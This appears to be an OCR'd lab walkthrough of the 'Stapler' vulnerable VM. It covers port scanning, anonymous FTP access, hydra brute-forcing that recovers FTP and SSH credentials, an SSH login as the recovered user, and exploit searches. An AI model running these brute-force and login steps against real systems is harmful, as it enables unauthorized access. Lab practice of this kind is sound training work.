Stapler

```
└─$ nmap -T4 -p- -A
192.168.103.147
130 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-06 13:30 EST
Nmap scan report for 192.168.103.147
Host is up (0.00090s latency).
Not shown: 65523 filtered ports
PORT     STATE  SERVICE     VERSION
20/tcp   closed ftp-data
21/tcp   open   ftp         vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.103.129
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open   ssh         OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 81:21:ce:a1:1a:05:b1:69:4f:4d:ed:80:28:e8:99:05 (RSA)
|   256 5b:a5:bb:67:91:1a:51:c2:d3:21:da:c0:ca:f0:db:9e (ECDSA)
|_  256 6d:01:b7:73:ac:b0:93:6f:fa:b9:89:e6:ae:3c:ab:d3 (ED25519)
53/tcp   open   domain      dnsmasq 2.75
| dns-nsid:
|_  bind.version: dnsmasq-2.75
80/tcp   open   http        PHP cli server 5.5 or later
|_http-title: 404 Not Found
123/tcp  closed ntp
137/tcp  closed netbios-ns
138/tcp  closed netbios-dgm
139/tcp  open   netbios-ssn Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
666/tcp  open   doom?
| fingerprint-strings:
|   NULL:
|     message2.jpgUT
|     QWux
|     "DL[E
|     #;3[
|     \xf6
|     u([r
|     qYQq
|     Y_?n2
|     3&M~{
|     9-a)T
|     L}AJ
|_    .npy.9
```

3306/tcp open mysql MySQL 5.7.12-0ubuntu1
| mysql-info:
| Protocol: 10
| Version: 5.7.12-0ubuntu1
| Thread ID: 8
| Capabilities flags: 63487
| Some Capabilities: Support41Auth, SupportsCompression, IgnoreSpaceBeforeParenthesis, InteractiveClient, SupportsTransactions, SupportsLoadDataLocal, IgnoreSigpipes, ODBCClient, FoundRows, ConnectWithDatabase, Speaks41ProtocolOld, Speaks41ProtocolNew, LongPassword, DontAllowDatabaseTableColumn, LongColumnFlag, SupportsAuthPlugins, SupportsMultipleResults, SupportsMultipleStatments
| Status: Autocommit
| Salt: J<\x17\ P.>\x128(\x02hq(,%+Vm
|_ Auth Plugin Name: mysql_native_password
12380/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Tim, we need to-do better next year for Initech
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port666-TCP:V=7.91%I=7%D=3/6%Time=6043CA93%P=x86_64-pc-linux-gnu%r(NULL
SF:,1350,"PK\x03\x04\x14\0\x02\0\x08\0d\x80\xc3Hp\xdf\x15\x81\xaa,\0\0\x15
SF:2\0\0\x0c\0\x1c\0message2\.jpgUT\t\0\x03\+\x9cQWJ\x9cQWux\x0b\0\x01\x04
SF:\xf5\x01\0\0\x04\x14\0\0\0\xadz\x0bT\x13\xe7\xbe\xefP\x94\x88\x88A@\xa2
SF:\x20\x19\xabUT\xc4T\x11\xa9\x102>\x8a\xd4RDK\x15\x85Jj\xa9\"DL\[E\xa2\x
SF:0c\x19\x140<\xc4\xb4\xb5\xca\xaen\x89\x8a\x8aV\x11\x91W\xc5H\x20\x0f\xb
SF:2\xf7\xb6\x88\n\x82@%\x99d\xb7\xc8#;3\[\r_\xcddr\x87\xbd\xcf9\xf7\xaeu\
SF:xeeY\xeb\xdc\xb3oX\xacY\xf92\xf3e\xfe\xdf\xff\xff\xff=2\x9f\xf3\x99\xd3
SF:\x08y}\xb8a\xe3\x06\xc8\xc5\x05\x82>`\xfe\x20\xa7\x05:\xb4y\xaf\xf8\xa0
SF:\xf8\xc0\^\xf1\x97sC\x97\xbd\x0b\xbd\xb7nc\xdc\xa4I\xd0\xc4\+j\xce\[\x8
SF:7\xa0\xe5\x1b\xf7\xcc=,\xce\x9a\xbb\xeb\xeb\xdds\xbf\xde\xbd\xeb\x8b\xf
SF:4\xfdis\x0f\xeeM\?\xb0\xf4\x1f\xa3\xcceY\xfb\xbe\x98\x9b\xb6\xfb\xe0\xd
SF:c\]sS\xc5bQ\xfa\xee\xb7\xe7\xbc\x05AoA\x93\xfe9\xd3\x82\x7f\xcc\xe4\xd5
SF:\x1dx\xa2O\x0e\xdd\x994\x9c\xe7\xfe\x871\xb0N\xea\x1c\x80\xd63w\xf1\xaf
SF:\xbd&&q\xf9\x97'i\x85fL\x81\xe2\\\xf6\xb9\xba\xcc\x80\xde\x9a\xe1\xe2:\
SF:xc3\xc5\xa9\x85`\x08r\x99\xfc\xcf\x13\xa0\x7f{\xb9\xbc\xe5:i\xb2\x1bk\x
SF:8a\xfbT\x0f\xe6\x84\x06/\xe8-\x17W\xd7\xb7&\xb9N\x9e<\xb1\\\.\xb9\xcc\x
SF:e7\xd0\xa4\x19\x93\xbd\xdf\^\xbe\xd6\xcdg\xcb\.\xd6\xbc\xaf\|W\x1c\xfd\
SF:xf6\xe2\x94\xf9\xebj\xdbf~\xfc\x98x'\xf4\xf3\xaf\x8f\xb9O\xf5\xe3\xcc\x
SF:9a\xed\xbf`a\xd0\xa2\xc5KV\x86\xad\n\x7fou\xc4\xfa\xf7\xa37\xc4\|\xb0\x
SF:f1\xc3\x84O\xb6nK\xdc\xbe#\)\xf5\x8b\xdd{\xd2\xf6\xa6g\x1c8\x98u\(\[r\x
SF:f8H~A\xe1qYQq\xc9w\xa7\xbe\?}\xa6\xfc\x0f\?\x9c\xbdTy\xf9\xca\xd5\xaak\
SF:xd7\x7f\xbcSW\xdf\xd0\xd8\xf4\xd3\xddf\xb5F\xabk\xd7\xff\xe9\xcf\x7fy\x
SF:d2\xd5\xfd\xb4\xa7\xf7Y_\?n2\xff\xf5\xd7\xdf\x86\^\x0c\x8f\x90\x7f\x7f\
SF:xf9\xea\xb5m\x1c\xfc\xfef\"\.\x17\xc8\xf5\?B\xff\xbf\xc6\xc5,\x82\xcb\[
SF:\x93&\xb9NbM\xc4\xe5\xf2V\xf6\xc4\t3&M~{\xb9\x9b\xf7\xda-\xac\]_\xf9\xc
SF:c\[qt\x8a\xef\xbao/\xd6\xb6\xb9\xcf\x0f\xfd\x98\x98\xf9\xf9\xd7\x8f\xa7
SF:\xfa\xbd\xb3\x12_@N\x84\xf6\x8f\xc8\xfe{\x81\x1d\xfb\x1fE\xf6\x1f\x81\x
SF:fd\xef\xb8\xfa\xa1i\xae\.L\xf2\\g@\x08D\xbb\xbfp\xb5\xd4\xf4Ym\x0bI\x96
SF:\x1e\xcb\x879-a\)T\x02\xc8\$\x14k\x08\xae\xfcZ\x90\xe6E\xcb<C\xcap\x8f\
SF:xd0\x8f\x9fu\x01\x8dvT\xf0'\x9b\xe4ST%\x9f5\x95\xab\rSWb\xecN\xfb&\xf4\
SF:xed\xe3v\x13O\xb73A#\xf0,\xd5\xc2\^\xe8\xfc\xc0\xa7\xaf\xab4\xcfC\xcd\x
SF:88\x8e}\xac\x15\xf6~\xc4R\x8e`wT\x96\xa8KT\x1cam\xdb\x99f\xfb\n\xbc\xbc
SF:L}AJ\xe5H\x912\x88\(O\0k\xc9\xa9\x1a\x93\xb8\x84\x8fdN\xbf\x17\xf5\xf0\
SF:.npy\.9\x04\xcf\x14\x1d\x89Rr9\xe4\xd2\xae\x91#\xfbOg\xed\xf6\x15\x04\x
SF:f6~\xf1\]V\xdcBGu\xeb\xaa=\x8e\xef\xa4HU\x1e\x8f\x9f\x9bI\xf4\xb6GTQ\xf
SF:3\xe9\xe5\x8e\x0b\x14L\xb2\xda\x92\x12\xf3\x95\xa2\x1c\xb3\x13*P\x11\?
SF:\xfb\xf3\xda\xcaDfv\x89`\xa9\xe4k\xc4S\x0e\xd6P0");

Service Info: Host: RED; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 5h29m41s, deviation: 0s, median: 5h29m41s
|_nbstat: NetBIOS name: RED, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.3.9-Ubuntu)
| Computer name: red
| NetBIOS computer name: RED\x00
| Domain name: \x00
| FQDN: red
|_ System time: 2021-03-07T00:01:40+00:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 2.02:
|_   Message signing enabled but not required
| smb2-time:
| date: 2021-03-07T00:01:40
|_ start_date: N/A

21/tcp

21/tcp open ftp   vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 192.168.103.129
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 2
| vsFTPd 3.0.3 - secure, fast, stable
|_End of status

Enum

Interact with a module by name or index. For example info 173, use 173 or use post/windows/-manage/pxeexploit

msf6 > use 22
msf6 auxiliary(scanner/ftp/anonymous) > options

Module options (auxiliary/scanner/ftp/anonymous):

```
  Name     Current Setting      Required  Description
  ----     ---------------      --------  -----------
  FTPPASS  mozilla@example.com  no        The password for the specified username
  FTPUSER  anonymous           no        The username to authenticate as
  RHOSTS                       yes       The target host(s), range CIDR identifier, or hosts file with syntax
'file:<path>'
  RPORT    21                  yes       The target port (TCP)
  THREADS  1                   yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/ftp/anonymous) > set RHOSTS 192.168.103.147
RHOSTS => 192.168.103.147
msf6 auxiliary(scanner/ftp/anonymous) > run

[+] 192.168.103.147:21    - 192.168.103.147:21 - Anonymous READ (220-
220-|-----------------------------------------------------------------------------------------|
220-| Harry, make sure to update the banner when you get a chance to show who has access here |
220-|-----------------------------------------------------------------------------------------|
220-
220)
[*] 192.168.103.147:21    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/anonymous) >
```

Access

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.103.147
Connected to 192.168.103.147.
220-
220-|-----------------------------------------------------------------------------------------|
220-| Harry, make sure to update the banner when you get a chance to show who has access here |
220-|-----------------------------------------------------------------------------------------|
220-
220
Name (192.168.103.147:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> help
Commands may be abbreviated.  Commands are:

!           dir           mdelete       qc            site
$           disconnect    mdir          sendport      size
account     exit          mget          put           status
append      form          mkdir         pwd           struct
ascii       get           mls           quit          system
bell        glob          mode          quote         sunique
binary      hash          modtime       recv          tenex
bye         help          mput          reget         tick
case        idle          newer         rstatus       trace
cd          image         nmap          rhelp         type
```

```
cdup          ipany         nlist         rename        user
chmod         ipv4          ntrans        reset         umask
close         ipv6          open          restart       verbose
cr            lcd           prompt        rmdir         ?
delete        ls            passive       runique
debug         macdef        proxy         send
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             107 Jun 03  2016 note
226 Directory send OK.
ftp> type note
note: unknown mode
ftp> mget note
mget note? yes
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note (107 bytes).
226 Transfer complete.
107 bytes received in 0.00 secs (97.7476 kB/s)
ftp>
```

Info

```
─$ cat note
Elly, make sure you update the payload information. Leave it in your FTP account once your are done, John.
```


Exploit

BruteForce

```
┌──(kali㉿kali)-[~/Desktop/exe]
└─$ hydra -L user.txt -P user.txt 192.168.103.147
ftp                                                                                                    255 ×
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-07 00:30:48
[DATA] max 16 tasks per 1 server, overall 16 tasks, 900 login tries (l:30/p:30), ~57 tries per task
[DATA] attacking ftp://192.168.103.147:21/
[21][ftp] host: 192.168.103.147   login: SHayslett   password: SHayslett
[STATUS] 316.00 tries/min, 316 tries in 00:01h, 584 to do in 00:02h, 16 active
[STATUS] 304.00 tries/min, 608 tries in 00:02h, 292 to do in 00:01h, 16 active
[STATUS] 296.67 tries/min, 890 tries in 00:03h, 10 to do in 00:01h, 16 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-03-07 00:33:52
```

Access



22/tcp

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 81:21:ce:a1:1a:05:b1:69:4f:4d:ed:80:28:e8:99:05 (RSA)
| 256 5b:a5:bb:67:91:1a:51:c2:d3:21:da:c0:ca:f0:db:9e (ECDSA)
|_ 256 6d:01:b7:73:ac:b0:93:6f:fa:b9:89:e6:ae:3c:ab:d3 (ED25519)

enum

┌──(kali㉿kali)-[~]
└─$ searchsploit
openssh
130 ×

Exploit
Title |
Path

Debian OpenSSH - (Authenticated) Remote SELinux Privilege Escalation | linux/remote/6094.txt
Dropbear / OpenSSH Server - 'MAX_UNAUTH_CLIENTS' Denial of Service | multiple/dos/1572.pl
FreeBSD OpenSSH 3.5p1 - Remote Command Execution | freebsd/remote/17462.txt
glibc-2.2 / openssh-2.3.0p1 / glibc 2.1.9x - File Read | linux/local/258.sh
Novell Netware 6.5 - OpenSSH Remote Stack Overflow | novell/dos/14866.txt
OpenSSH 1.2 - '.scp' File Create/Overwrite | linux/remote/20253.sh
OpenSSH 2.3 < 7.7 - Username Enumeration | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC) | linux/remote/45210.py
OpenSSH 2.x/3.0.1/3.0.2 - Channel Code Off-by-One | unix/remote/21314.txt
OpenSSH 2.x/3.x - Kerberos 4 TGT/AFS Token Buffer Overflow | linux/remote/21402.txt
OpenSSH 3.x - Challenge-Response Buffer Overflow (1) | unix/remote/21578.txt
OpenSSH 3.x - Challenge-Response Buffer Overflow (2) | unix/remote/21579.txt
OpenSSH 4.3 p1 - Duplicated Block Remote Denial of Service | multiple/dos/2444.sh
OpenSSH 6.8 < 6.9 - 'PTY' Local Privilege Escalation | linux/local/41173.c
OpenSSH 7.2 - Denial of Service | linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xauth Command Injection | multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration | linux/remote/40136.py
OpenSSH < 6.6 SFTP (x64) - Command Execution | linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution | linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading | linux/remote/40963.txt

OpenSSH < 7.7 - User Enumeration (2) | linux/remote/45939.py
OpenSSH SCP Client - Write Arbitrary Files | multiple/remote/46516.py
OpenSSH/PAM 3.6.1p1 - 'gossh.sh' Remote Users Ident | linux/remote/26.sh
OpenSSH/PAM 3.6.1p1 - Remote Users Discovery Tool | linux/remote/25.c
OpenSSHd 7.2p2 - Username Enumeration | linux/remote/40113.txt
Portable OpenSSH 3.6.1p-PAM/4.1-SuSE - Timing Attack | multiple/remote/3303.sh
---

Shellcodes: No Results

exploit

BruteForce

```
┌──(kali㉿kali)-[~/Desktop/exe]
└─$ hydra -L user.txt -P user.txt 192.168.103.147 ssh
```
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-07 01:00:18
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 900 login tries (l:30/p:30), ~57 tries per task
[DATA] attacking ssh://192.168.103.147:22/
[22][ssh] host: 192.168.103.147 login: SHayslett password: SHayslett
[STATUS] 282.00 tries/min, 282 tries in 00:01h, 622 to do in 00:03h, 16 active
[STATUS] 289.00 tries/min, 867 tries in 00:03h, 37 to do in 00:01h, 16 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-03-07 01:03:29

Access

```
┌──(kali㉿kali)-[~]
└─$ ssh -l SHayslett
192.168.103.147
1 ×
```

```
The authenticity of host '192.168.103.147 (192.168.103.147)' can't be established.
ECDSA key fingerprint is SHA256:WuY26BwbaoIOawwEIZRaZGve4JZFaRo7iSvLNoCwyfA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.103.147' (ECDSA) to the list of known hosts.
---------------------------------------------------------------
~         Barry, don't forget to put a message here          ~
---------------------------------------------------------------
SHayslett@192.168.103.147's password:
Welcome back!


SHayslett@red:~$ id
uid=1005(SHayslett) gid=1005(SHayslett) groups=1005(SHayslett)
SHayslett@red:~$
```

53/tcp

```
53/tcp    open   domain     dnsmasq 2.75
| dns-nsid:
|_  bind.version: dnsmasq-2.75
```


exploit

https://www.exploit-db.com/exploits/42942


80/tcp

```
80/tcp    open   http       PHP cli server 5.5 or later
|_http-title: 404 Not Found
```

screenshot


*stapler.ctb - /home/kali...
404 Not Found - Mozilla ...
OWASP DirBuster 1.0-R...
kali@kali: ~
Pictures
01:58 PM
84%
404 Not Found - Mozilla Firefox
404 Not Found
192.168.103.147
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
Not Found
The requested resource / was not found on this server.

dirbuster


stapler.ctb - /home/kali/...
404 Not Found - Mozilla ...
OWASP DirBuster 1.0-R...
kali@kali: ~
01:57 PM
84%
404 Not Found - Mozilla Firefox
404 Not Found
192.168.103.147
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
Not Found
The requested resource / was not found on this server.
OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
http://192.168.103.147:80/
Scan Information \ Results - List View: Dirs: 0 Files: 0 \ Results - Tree View \ Errors: 0 \
Directory Stucture
Response Code
Response Size
???
???
Current speed: 0 requests/sec
(Select and right click for more options)
Average speed: (T) 4382, (C) 0 requests/sec
Parse Queue Size: 0
Total Requests: 175301/175305
Current number of running threads: 200
Change
Time To Finish: ~
Back
